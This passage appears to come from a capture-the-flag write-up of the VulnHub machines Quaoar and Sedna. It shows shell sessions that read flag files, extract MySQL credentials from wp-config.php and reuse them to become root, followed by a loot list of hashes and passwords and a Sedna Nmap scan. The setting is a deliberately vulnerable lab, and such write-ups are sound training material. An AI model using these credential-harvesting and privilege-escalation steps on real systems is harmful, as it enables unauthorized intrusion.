Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
 18:35:52 up 1:23, 0 users, load average: 0.23, 2.26, 3.29
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
$ uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
$
$ ifconfig
/bin/sh: 5: ifconfig: not found
$
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff:ff
    inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
    inet6 fe80::20c:29ff:fe00:bd18/64 scope link
        valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN
    link/ether 0e:2b:33:f7:8b:ad brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
$

```

Figure 8: writeup.exploitation.steps.2.2

Phase #2.5: Post Exploitation

```

1 www-data@Quaoar> id
2 uid=33(www-data) gid=33(www-data) groups=33(www-data)
3 www-data@Quaoar>
4 www-data@Quaoar> uname
5 Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386
   ↪ GNU/Linux
6 www-data@Quaoar>
7 www-data@Quaoar> ifconfig
8 eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
9     link/ether 00:0c:29:00:bd:18 brd ff:ff:ff:ff:ff:ff
10     inet 192.168.92.175/24 brd 192.168.92.255 scope global eth0
11     inet6 fe80::20c:29ff:fe00:bd18/64 scope link
12         valid_lft forever preferred_lft forever
13 www-data@Quaoar>
14 www-data@Quaoar> users
15 wpsadmin

```

Phase #3: Privilege Escalation

1. While exploring home directory for user `wpadmin` we find a `flag.txt` file:

```
1 cat /home/wpadmin/flag.txt
```

```
www-data@Quaoar:/$ cd /home/wpadmin/
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Oct 22  2016 .
drwxr-xr-x 3 root    root    4096 Oct 24  2016 ..
-rw-r--r-- 1 wpadmin wpadmin  33 Oct 22  2016 flag.txt
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$
www-data@Quaoar:/home/wpadmin$ cat flag.txt
2bafe61f03117ac66a73c3c514de796e
www-data@Quaoar:/home/wpadmin$
```

Figure 9: writeup.privesc.steps.1.1

2. While exploring the `/var/www/wordpress` directory we find `wp-config.php` file with MySQL credentials in it:

```
1 cat /var/www/wordpress/wp-config.php → root/rootpassword!
```

```

wpadmin@Quaoar:/var/www/wordpress$ pwd
/var/www/wordpress
wpadmin@Quaoar:/var/www/wordpress$
wpadmin@Quaoar:/var/www/wordpress$ head -n25 wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
wpadmin@Quaoar:/var/www/wordpress$

```

Figure 10: writeup.privesc.steps.2.1

3. We test these credentials to gain root privileges and are successfully given access:

```
1 su
```

```

wpadmin@Quaoar:/tmp$ su
Password:
root@Quaoar:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Quaoar:/tmp#
root@Quaoar:/tmp# uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
root@Quaoar:/tmp#
root@Quaoar:/tmp# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:00:bd:18
          inet addr:192.168.92.175  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe00:bd18/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:717947 errors:0 dropped:0 overruns:0 frame:0
          TX packets:682113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:99707351 (99.7 MB)  TX bytes:204115457 (204.1 MB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1767 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1767 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:380741 (380.7 KB)  TX bytes:380741 (380.7 KB)

virbr0    Link encap:Ethernet  HWaddr 0e:2b:33:f7:8b:ad
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@Quaoar:/tmp#

```

Figure 11: writeup.privesc.steps.3.1

4. We then read the `/root/flag.txt` file to complete the challenge:

```
1 cat /root/flag.txt
```

```

root@Quaoar:~# cat /root/flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~#

```

Figure 12: writeup.privesc.steps.4.1

Loot

Hashes

```
1 root:$6$CM3c1cdI$HbQWZ1QdGEWV8yo3j7M84i1/␣  
   ↪ RFK4G7fafTUIUYLWk52zm908KRLhqZenF8KbqsUjH1ZQk4VmNEeEbBCRj.....  
2 wpadmin:$6$FtTN/YPC$iidNFmRVpQ1p2kkfo0Z60zNPqR95DQ/7G10aze2CA2W3ik/sHHyEPaNNY57tMvRDU0/␣  
   ↪ Rs62FEimiKXD2V.....
```

Credentials

```
1 ssh: wpadmin/wpadmin..., root/rootpasswd....  
2 wordpress: admin/admin...
```

Flags

```
1 2baf61f03117ac66a73c3c51.....  
2 8e3f9ec016e3598c5eec11fd3.....
```

References

- [+] <https://www.vulnhub.com/entry/hackfest2016-quaoar,180/>
- [+] <https://www.blackroomsec.com/quaoar-write-up/>

[VulnHub] hackfest2016: Sedna

Date: 19/Sep/2019

Categories: oscp, vulnhub, linux

Tags: exploit_php_fileupload, exploit_php_reverseshell, privesc_chkrootkit, privesc_cron, privesc_bash_reverseshell

Overview

This is a writeup for VulnHub VM [hackfest2016: Sedna](#). Here are stats for this machine from [machinescli](#):

```
✈ machinescli -t --info sedna
```

#	ID	Name	Rating	Difficulty	OS	OSCLike	Owned	TTPs
1.	vulnhub#181	hackfest2016: Sedna			🐧		🔴	exploit_php_fileupload exploit_php_reverseshell privesc_chkrootkit privesc_cron privesc_bash_reverseshell

Figure 1: writeup.overview.machinescli

Killchain

Here's the killchain (enumeration → exploitation → privilege escalation) for this machine:




Figure 2: writeup.overview.killchain

TTPs

- 80/tcp/http/Apache httpd 2.4.7 ((Ubuntu)): [exploit_php_fileupload](#), [exploit_php_reverseshell](#), [privesc_chkrootkit](#), [privesc_cron](#), [privesc_bash_reverseshell](#)

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
1 # Nmap 7.70 scan initiated Wed Sep 18 18:02:06 2019 as: nmap -vv --reason -Pn -sV -sC
  ↳ --version-all -oN
  ↳ /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/_quick_tcp_nmap.txt -oX
  ↳ /root/toolbox/writeups/vulnhub.sedna/results/192.168.92.176/scans/xml/_quick_tcp_nmap.xml
  ↳ 192.168.92.176
2 Nmap scan report for 192.168.92.176
3 Host is up, received arp-response (0.0036s latency).
4 Scanned at 2019-09-18 18:02:07 PDT for 27s
5 Not shown: 989 closed ports
6 Reason: 989 resets
7 PORT      STATE SERVICE      REASON      VERSION
8 22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux;
  ↳ protocol 2.0)
9 | ssh-hostkey:
10 |   1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:e0:af:08 (DSA)
11 | ssh-dss AAAAB3NzaC1kc3MAAACBAmicg98pQuoQKbqtp4SrKqiCeUCdVMojzPj9TQM1ETIkvcGzMqEFSweayAKO/
  ↳ 9ZbCVfmzqhU+xt9v42cVYTbuGrLDDTE+Z6cZ2nmTSV92EgDeRMuRQ3E3Gy9oZ6QhFMFetPhDe3uH+
  ↳ KQMo9RUFZJgvcYiaikYypHL+gxLhXdVGBAAAFQCxv8bJP8R9Xc8H5k/PuU1MhUt+
  ↳ dQAAIEAJc1DqWZRqhQP10xth5arD/nhvkFFCfXHWwFh4oJQq82I1NKPpInrii7ihF50c1LAs5kI6z/25sw+Hd3+
  ↳ vHz/KMWh8Z82oiAmOdW00F4KnGQVW8Ze5XoappS3+0F0J8mk1StxS8pJzh7/aH+
  ↳ k5S4ehRw8InS9flVxhyiv2Znw8AAACANjd8TA+fEWlpnbK5w61pzJUHc7KyhtS+6+fQr+Q1JKTuc3Yb1ducvdbbXo8
  ↳ /cGJnNlgFG1anlNua6Dp2KzjridXEmXV0yZHfXZKNyCjd1vhKdMz/
  ↳ V3sPlYwtPpIVBS7l1g43henKx70snmYG30m30pVNQXdHbUmQfrM0rG0vZNk=
12 |   2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
13 | ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCFmGWLJ/5IOAIbOAD08vS6WWQDg0/
  ↳ oiZwdFMDmA8yEtHCEvasNfZLnnW4eByrCANMnLGC6lGbbY288m9uP/cISt2cEGolH8p9nwV1pKUc+aaJzkMiBSCOA/
  ↳ OC5o9Pgm7M7Bb1rVykpUQmg/DZp6xEEKM1IOL9vf3uKspiIqkSEFdD6vPKAGy5wPXHosuBkvXrUgo+
  ↳ drp09Pt2lqXt8tbNrAo2DxHRwkFge/QtfPN319CNMMRyj/st0wj+
  ↳ v1DxUfmMDzvAJcEQMC14B29WEkdfwbLzhbSvcpzIIZ0biNA+E4YMrtL9I1F0/kDN065IJRXPY60JicM+
  ↳ IhkFdzS0uhREp
14 |   256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
15 | ecdsa-sha2-nistp256
  ↳ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF00uNYcmh1lnKXl53anHYpGEM/
  ↳ udK7ham2WOPhuvyZJOUYF/rxlas7KMo+UWZimVAedAUQYy5iq7nJlNjQpxQw=
16 |   256 ca:36:3c:32:e6:24:f9:b7:b4:d4:1d:fc:c0:da:10:96 (ED25519)
17 |_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIC2Tab8Mt8xFjZKPwPpXzg2x6a6WhRaW0JCzb+l0rrbE
18 53/tcp    open  domain       syn-ack ttl 64 ISC BIND 9.9.5-3 (Ubuntu Linux)
19 | dns-nsid:
20 |_bind.version: 9.9.5-3-Ubuntu
21 80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
22 | http-methods:
23 |_Supported Methods: GET HEAD POST OPTIONS
24 | http-robots.txt: 1 disallowed entry
25 |_Hackers
26 |_http-server-header: Apache/2.4.7 (Ubuntu)
27 |_http-title: Site doesn't have a title (text/html).
28 110/tcp   open  pop3         syn-ack ttl 64 Dovecot pop3d
29 |_pop3-capabilities: SASL PIPELINING STLS AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
30 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
  ↳ server/emailAddress=root@localhost/organizationalUnitName=localhost
31 | Issuer: commonName=localhost/organizationName=Dovecot mail
  ↳ server/emailAddress=root@localhost/organizationalUnitName=localhost
32 | Public Key type: rsa
```

```

33 | Public Key bits: 2048
34 | Signature Algorithm: sha256WithRSAEncryption
35 | Not valid before: 2016-10-07T19:17:14
36 | Not valid after: 2026-10-07T19:17:14
37 | MD5: a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
38 | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
39 | -----BEGIN CERTIFICATE-----
40 | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
41 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAG
42 | A1UEAwJbG9jYWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
43 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
44 | b3QgbWFpbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwJbG9j
45 | YWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwdQYJKoZI
46 | hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
47 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPg4UygvophgEL1t
48 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
49 | K5Fisu6pVMVD+2Yv7DXNIHDQYVkyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
50 | vhHPVrWarDaVL8BrQUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
51 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAANQME4w
52 | HQYDVR00BBYEFQ1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFQC1pdBP
53 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZIhvcNAQELBQADggEB
54 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgJCpTUMUzINeGkPBES/yNL
55 | R7Zl9bQUj2TSEauenIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAqlpzg1+c1CUZP
56 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
57 | BCab1I91ExaHiIRMjOUNsXae9kZIyFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
58 | F00sUuo8V8xw1xGotA/swaAznhe481bXX5sKSjr19W/EIxPNUueg9Sx4uEBfAEFo
59 | W+4SELVrFEDdGPE+HYeeBHY=
60 | _-----END CERTIFICATE-----
61 | _ssl-date: ERROR: Script execution failed (use -d to debug)
62 111/tcp open rpcbind syn-ack ttl 64 2-4 (RPC #100000)
63 | rpcinfo:
64 |   program version  port/proto  service
65 |   100000  2,3,4      111/tcp  rpcbind
66 |   100000  2,3,4      111/udp  rpcbind
67 |   100024  1          40176/tcp status
68 | _ 100024  1          40863/udp status
69 139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
70 143/tcp open imap syn-ack ttl 64 Dovecot imapd (Ubuntu)
71 | _imap-capabilities: ENABLE Pre-login more IDLE listed capabilities IMAP4rev1 post-login
   ↪ LOGIN-REFERRALS ID OK STARTTLS SASL-IR have LITERAL+ LOGINDISABLEDA0001
72 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
   ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
73 | Issuer: commonName=localhost/organizationName=Dovecot mail
   ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
74 | Public Key type: rsa
75 | Public Key bits: 2048
76 | Signature Algorithm: sha256WithRSAEncryption
77 | Not valid before: 2016-10-07T19:17:14
78 | Not valid after: 2026-10-07T19:17:14
79 | MD5: a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
80 | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
81 | -----BEGIN CERTIFICATE-----
82 | MIIDnTCCAoWgAwIBAgIJAOPieD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
83 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAG
84 | A1UEAwJbG9jYWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
85 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj

```

```

86 | b3QgbWFpbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwWJbG9j
87 | YWxob3NOMR0wGwYJKoZiHvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
88 | hvcaNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
89 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPgI4UygvophgEL1t
90 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
91 | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
92 | vHHPVrWardAVL8BrQUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
93 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAANQME4w
94 | HQYDVR00BBYEFQC1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFQC1pdBP
95 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZiHvcNAQELBQADggEB
96 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgJCPTUMUzINeGkPBES/yNL
97 | R7Zl9bQUj2TSEaueIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpgz1+c1CUZP
98 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
99 | BCab1I91ExaHiIRMjOUNsXae9kZiYFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
100 | F00sUuo8V8xwLxGotA/swaAznHE481bXX5sKSjr19W/EIxpNUueg9Sx4uEBfAEFo
101 | W+4SElVrFEDdGPE+HYeeBHY=
102 | _-----END CERTIFICATE-----
103 | _ssl-date: ERROR: Script execution failed (use -d to debug)
104 445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
105 993/tcp open ssl/imap syn-ack ttl 64 Dovecot imapd (Ubuntu)
106 | _imap-capabilities: ENABLE Pre-login more listed AUTH=PLAINA0001 IMAP4rev1 OK LOGIN-REFERRALS
    | ID capabilities post-login SASL-IR have LITERAL+ IDLE
107 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
    | server/emailAddress=root@localhost/organizationalUnitName=localhost
108 | Issuer: commonName=localhost/organizationName=Dovecot mail
    | server/emailAddress=root@localhost/organizationalUnitName=localhost
109 | Public Key type: rsa
110 | Public Key bits: 2048
111 | Signature Algorithm: sha256WithRSAEncryption
112 | Not valid before: 2016-10-07T19:17:14
113 | Not valid after: 2026-10-07T19:17:14
114 | MD5: a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
115 | SHA-1: 0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
116 | -----BEGIN CERTIFICATE-----
117 | MIIDnTCCAoWgAwIBAgIJAOPIeD18C1zLMA0GCSqGSIb3DQEBCwUAMGUxHDAaBgNV
118 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAG
119 | A1UEAwWJbG9jYWxob3NOMR0wGwYJKoZiHvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
120 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
121 | b3QgbWFpbCBzZXJ2ZXIxEjAQBGNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwWJbG9j
122 | YWxob3NOMR0wGwYJKoZiHvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwDQYJKoZI
123 | hvcaNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
124 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPgI4UygvophgEL1t
125 | GUa9XzQR1qUEvbZxo12/EA4UxRBcqR6kcNhFKZoxbY6mkRGwci2LGo2fuh6oY1+n
126 | K5Fisu6pVMVD+2Yv7DXNIHDQYVKyicqFeHUoCxA4r6Cf1EFEqbVftwQLTI7WMfmb
127 | vHHPVrWardAVL8BrQUGZOSqQeCMGzDb7FKTCuovuA9lgbQVvS4aYgZ5351uPEouP
128 | dQSP4M9+/oi5EUNhI7rrAwHQTfooufDb5dcUKSkmepxQQj/smBsCAwEAAANQME4w
129 | HQYDVR00BBYEFQC1pdBP6HsgfOSj4Ja0/CL9Rgt4MB8GA1UdIwQYMBaAFQC1pdBP
130 | 6HsgfOSj4Ja0/CL9Rgt4MAwGA1UdEwQFMAMBAf8wDQYJKoZiHvcNAQELBQADggEB
131 | ACFvU3t3lscCHV3kHEGt3gN+5sADA9Ks0n6a5SRuwHgJCPTUMUzINeGkPBES/yNL
132 | R7Zl9bQUj2TSEaueIxGDamCzGNzwpdeyNSPT8Ce6NE+Gv4xarAQlpgz1+c1CUZP
133 | TKQlrNZ1MYAJMJNebn2zXNPY+o4XOFoda8RzCKHB5c/ErPfQbgxsrWjoZuNY2/pf
134 | BCab1I91ExaHiIRMjOUNsXae9kZiYFkh2HghKN+/b/fGoYClw0v6U/BFeAtCwen
135 | F00sUuo8V8xwLxGotA/swaAznHE481bXX5sKSjr19W/EIxpNUueg9Sx4uEBfAEFo
136 | W+4SElVrFEDdGPE+HYeeBHY=
137 | _-----END CERTIFICATE-----
138 | _ssl-date: ERROR: Script execution failed (use -d to debug)

```

```

139 995/tcp open  ssl/pop3      syn-ack ttl 64 Dovecot pop3d
140 |_pop3-capabilities: USER PIPELINING SASL(PLAIN) AUTH-RESP-CODE RESP-CODES TOP CAPA UIDL
141 | ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail
    ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
142 | Issuer: commonName=localhost/organizationName=Dovecot mail
    ↪ server/emailAddress=root@localhost/organizationalUnitName=localhost
143 | Public Key type: rsa
144 | Public Key bits: 2048
145 | Signature Algorithm: sha256WithRSAEncryption
146 | Not valid before: 2016-10-07T19:17:14
147 | Not valid after:  2026-10-07T19:17:14
148 | MD5:      a32c 1b8e 97f3 210f d238 ba3d ac45 74f7
149 | SHA-1:    0b7b 4229 b7af 8f89 d533 2ecf 5a1f f652 a015 0295
150 | -----BEGIN CERTIFICATE-----
151 | MIIDnTCCAoWgAwIBAgIJAOPIeD18C1zLMAOGCSqGSIb3DQEBCwUAMGUxHDAaBgNV
152 | BAoMEORvdmVjb3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAG
153 | A1UEAwJbG9jYWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDAe
154 | Fw0xNjEwMDcxOTE3MTRaFw0yNjEwMDcxOTE3MTRaMGUxHDAaBgNVBAoMEORvdmVj
155 | b3QgbWFpbCBzZXJ2ZXIxEjAQBgNVBAsMCWxvY2FsaG9zdDESMBAGA1UEAwJbG9j
156 | YWxob3NOMR0wGwYJKoZIhvcNAQkBFg5yb290QGxvY2FsaG9zdDCCASIwdQYJKoZI
157 | hvcNAQEBBQADggEPADCCAQoCggEBANgEPrhbMnoofhkznlgq/qhMB/Pyk0QMB+Ec
158 | MI3eQIsBxtkr0LnrT0woZ9R2S6MAFNkXEiZANkgFpNeseIHVPg4UygvophgEL1t
